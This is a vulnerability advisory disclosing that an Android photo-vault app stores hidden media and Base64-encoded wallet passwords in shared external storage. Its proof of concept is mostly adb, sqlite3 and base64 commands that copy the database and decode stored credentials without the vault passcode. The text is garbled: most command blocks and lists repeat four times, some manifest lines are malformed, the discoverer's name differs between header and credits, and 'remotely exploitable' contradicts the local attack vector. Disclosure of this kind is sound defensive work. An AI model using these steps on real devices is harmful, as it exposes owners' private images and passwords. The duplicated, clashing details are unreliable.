Hide Photos - Secure vault 4.1.0 - Insecure storage of vault media and wallet records in shared external storage

6,8

Medium

Discovered by

Miguel Gómez

Offensive Team, Fluid Attacks

Summary

Full name

Hide Photos - Secure vault 4.1.0 - Insecure storage of vault media and wallet records in shared external storage

Code name

State

Public

Release date

Affected product

Hide Photos (Secure vault)

Vendor

QUANTUMTECH LTD

Affected version(s)

4.1.0

Vulnerability name

Insecure storage of vault media and wallet records in shared external storage

Remotely exploitable

Yes

CVSS v4.0 vector string

CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS v4.0 base score

6.8

Exploit available

Yes

Description

Hide Photos - Secure vault 4.1.0 stores vault media and wallet/password records under a predictable shared external-storage directory:

/storage/emulated/0/.Calculator_dont_delete_me/

The application protects access through its calculator-style vault passcode, but the stored data is not bound to that authentication boundary. A local actor who can access shared external storage, such as through an authorized non-root ADB shell or another local file-reading context with suitable storage access, can copy the SQLite database and media files directly without entering the vault passcode.

The wallet database stores sensitive values such as account names, usernames, emails, passwords, PINs, and notes as Base64-encoded strings. Base64 is reversible encoding, not encryption. Once the database is copied, the values can be decoded offline and recovered in cleartext.

Vulnerability

Root Cause

  1. Vault data is placed in a predictable shared external-storage path

The package contains hard-coded references to:

/storage/emulated/0/.Calculator_dont_delete_me
/storage/emulated/0/.Calculator_dont_delete_me/db/calculator_lock_android.db
/storage/emulated/0/.Calculator_dont_delete_me/files/Images
/storage/emulated/0/.Calculator_dont_delete_me
/storage/emulated/0/.Calculator_dont_delete_me/db/calculator_lock_android.db
/storage/emulated/0/.Calculator_dont_delete_me/files/Images
/storage/emulated/0/.Calculator_dont_delete_me
/storage/emulated/0/.Calculator_dont_delete_me/db/calculator_lock_android.db
/storage/emulated/0/.Calculator_dont_delete_me/files/Images
/storage/emulated/0/.Calculator_dont_delete_me
/storage/emulated/0/.Calculator_dont_delete_me/db/calculator_lock_android.db
/storage/emulated/0/.Calculator_dont_delete_me/files/Images

This is not Android internal app-private storage. Android's own storage guidance recommends internal storage for sensitive data that other apps should not access.

  1. The application requests broad storage access

The manifest targets SDK 35 and declares:

<uses-permission android:name="android.permission MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_MEDIA_IMAGES"/>
<uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
<uses-permission android:name="android.permission.READ_MEDIA_AUDIO"

<uses-permission android:name="android.permission MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_MEDIA_IMAGES"/>
<uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
<uses-permission android:name="android.permission.READ_MEDIA_AUDIO"

<uses-permission android:name="android.permission MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_MEDIA_IMAGES"/>
<uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
<uses-permission android:name="android.permission.READ_MEDIA_AUDIO"

<uses-permission android:name="android.permission MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_MEDIA_IMAGES"/>
<uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
<uses-permission android:name="android.permission.READ_MEDIA_AUDIO"

The application also contains user-facing text asking the user to authorize all-files access because otherwise the app will not work correctly. This confirms that the design intentionally depends on global external-storage access.

  1. Sensitive wallet fields are encoded instead of encrypted

The supplied database evidence shows Base64-encoded values in the passwords_book table. The recovered package strings also show UI logic that reverses this encoding through decodeBase64(...) before displaying wallet records.

Example sensitive fields handled by the UI include:

bankAccPIN
eBankingPassword
creditCardPIN
creditCardCVV
password
healthPassword
eCommercePassword
bankAccPIN
eBankingPassword
creditCardPIN
creditCardCVV
password
healthPassword
eCommercePassword
bankAccPIN
eBankingPassword
creditCardPIN
creditCardCVV
password
healthPassword
eCommercePassword
bankAccPIN
eBankingPassword
creditCardPIN
creditCardCVV
password
healthPassword
eCommercePassword

The app masks these fields in the UI, but the cleartext is recoverable from the database once the Base64 value is decoded.

  1. The vault passcode protects only the app UI

The passcode blocks normal in-app viewing, but it is not used as a cryptographic control over the database or media files. Locking or force-stopping the app does not prevent direct local reads of the external-storage artifacts.

PoC

Preconditions

  • Android device or emulator with Hide Photos - Secure vault 4.1.0 installed.

  • The user has configured a vault passcode.

  • The user has imported at least one image or created a wallet/password record.

  • The attacker has local access to shared external storage through an authorized non-root ADB shell or an equivalent local file-reading context with suitable storage access.

Step 1 - Create test data

In the application:

  1. Set a vault passcode.

  2. Import a marked test image.

  3. Create a social-network/password record with synthetic data, for example:

    • Social name: Gmail

    • User name: tester mail

    • Email: [email protected]

    • Password: T3st3rPa55w0rd123!

    • Note: My secure Gmail password

  4. Lock or force-stop the application. Do not re-enter the vault passcode.


Step 2 - Read vault media from external storage

From a local shell:

adb shell ls -l '/storage/emulated/0/.Calculator_dont_delete_me/files/Images/Image Album'

Open or copy one of the listed files:

adb shell am start \
  -a android.intent.action.VIEW \
  -d 'file:///storage/emulated/0/.Calculator_dont_delete_me/files/Images/Image Album/IMAGE_1518_975.calc' \
  -t image/png
adb shell am start \
  -a android.intent.action.VIEW \
  -d 'file:///storage/emulated/0/.Calculator_dont_delete_me/files/Images/Image Album/IMAGE_1518_975.calc' \
  -t image/png
adb shell am start \
  -a android.intent.action.VIEW \
  -d 'file:///storage/emulated/0/.Calculator_dont_delete_me/files/Images/Image Album/IMAGE_1518_975.calc' \
  -t image/png
adb shell am start \
  -a android.intent.action.VIEW \
  -d 'file:///storage/emulated/0/.Calculator_dont_delete_me/files/Images/Image Album/IMAGE_1518_975.calc' \
  -t image/png

Expected result:

  • The image can be opened externally while the vault UI remains locked.


Step 3 - Copy the SQLite database

Copy the database from the shared external-storage path:

adb pull /storage/emulated/0/.Calculator_dont_delete_me/db/calculator_lock_android.db

Inspect the database:

sqlite3 calculator_lock_android.db ".tables"
sqlite3 calculator_lock_android.db "select * from passwords_book;"
sqlite3 calculator_lock_android.db ".tables"
sqlite3 calculator_lock_android.db "select * from passwords_book;"
sqlite3 calculator_lock_android.db ".tables"
sqlite3 calculator_lock_android.db "select * from passwords_book;"
sqlite3 calculator_lock_android.db ".tables"
sqlite3 calculator_lock_android.db "select * from passwords_book;"

Expected result:

  • The passwords_book table is present.

  • Stored values are visible as Base64 strings.

Step 4 - Decode stored values

Decode each Base64 value:

echo 'R21haWw=' | base64 -d; echo
echo 'dGVzdGVyIG1haWw=' | base64 -d; echo
echo 'dGVzdGVyQGdtYWlsLmNvbQ==' | base64 -d; echo
echo 'VDNzdDNyUGE1NXcwcmQxMjMh' | base64 -d; echo
echo 'TXkgc2VjdXJlIEdtYWlsIHBhc3N3b3Jk' | base64 -d; echo
echo 'R21haWw=' | base64 -d; echo
echo 'dGVzdGVyIG1haWw=' | base64 -d; echo
echo 'dGVzdGVyQGdtYWlsLmNvbQ==' | base64 -d; echo
echo 'VDNzdDNyUGE1NXcwcmQxMjMh' | base64 -d; echo
echo 'TXkgc2VjdXJlIEdtYWlsIHBhc3N3b3Jk' | base64 -d; echo
echo 'R21haWw=' | base64 -d; echo
echo 'dGVzdGVyIG1haWw=' | base64 -d; echo
echo 'dGVzdGVyQGdtYWlsLmNvbQ==' | base64 -d; echo
echo 'VDNzdDNyUGE1NXcwcmQxMjMh' | base64 -d; echo
echo 'TXkgc2VjdXJlIEdtYWlsIHBhc3N3b3Jk' | base64 -d; echo
echo 'R21haWw=' | base64 -d; echo
echo 'dGVzdGVyIG1haWw=' | base64 -d; echo
echo 'dGVzdGVyQGdtYWlsLmNvbQ==' | base64 -d; echo
echo 'VDNzdDNyUGE1NXcwcmQxMjMh' | base64 -d; echo
echo 'TXkgc2VjdXJlIEdtYWlsIHBhc3N3b3Jk' | base64 -d; echo

Expected result:

Gmail
tester mail
tester@gmail.com
T3st3rPa55w0rd123!
My secure Gmail password
Gmail
tester mail
tester@gmail.com
T3st3rPa55w0rd123!
My secure Gmail password
Gmail
tester mail
tester@gmail.com
T3st3rPa55w0rd123!
My secure Gmail password
Gmail
tester mail
tester@gmail.com
T3st3rPa55w0rd123!
My secure Gmail password

These decoded values match the record shown inside the locked vault application.

Evidence of Exploitation


  • Video of exploitation:

  • Static evidence:

Our security policy

We have reserved the ID CVE-2026-77875 to refer to this issue from now on.

Disclosure policy

System Information

  • Version: 4.1.0

  • Operating System: Android 6.0 and up

References

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Andrés Ramos from Fluid Attacks' Offensive Team.

Timeline

Vulnerability discovered

Vendor contacted

Public disclosure

Does your application use this vulnerable software?

During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.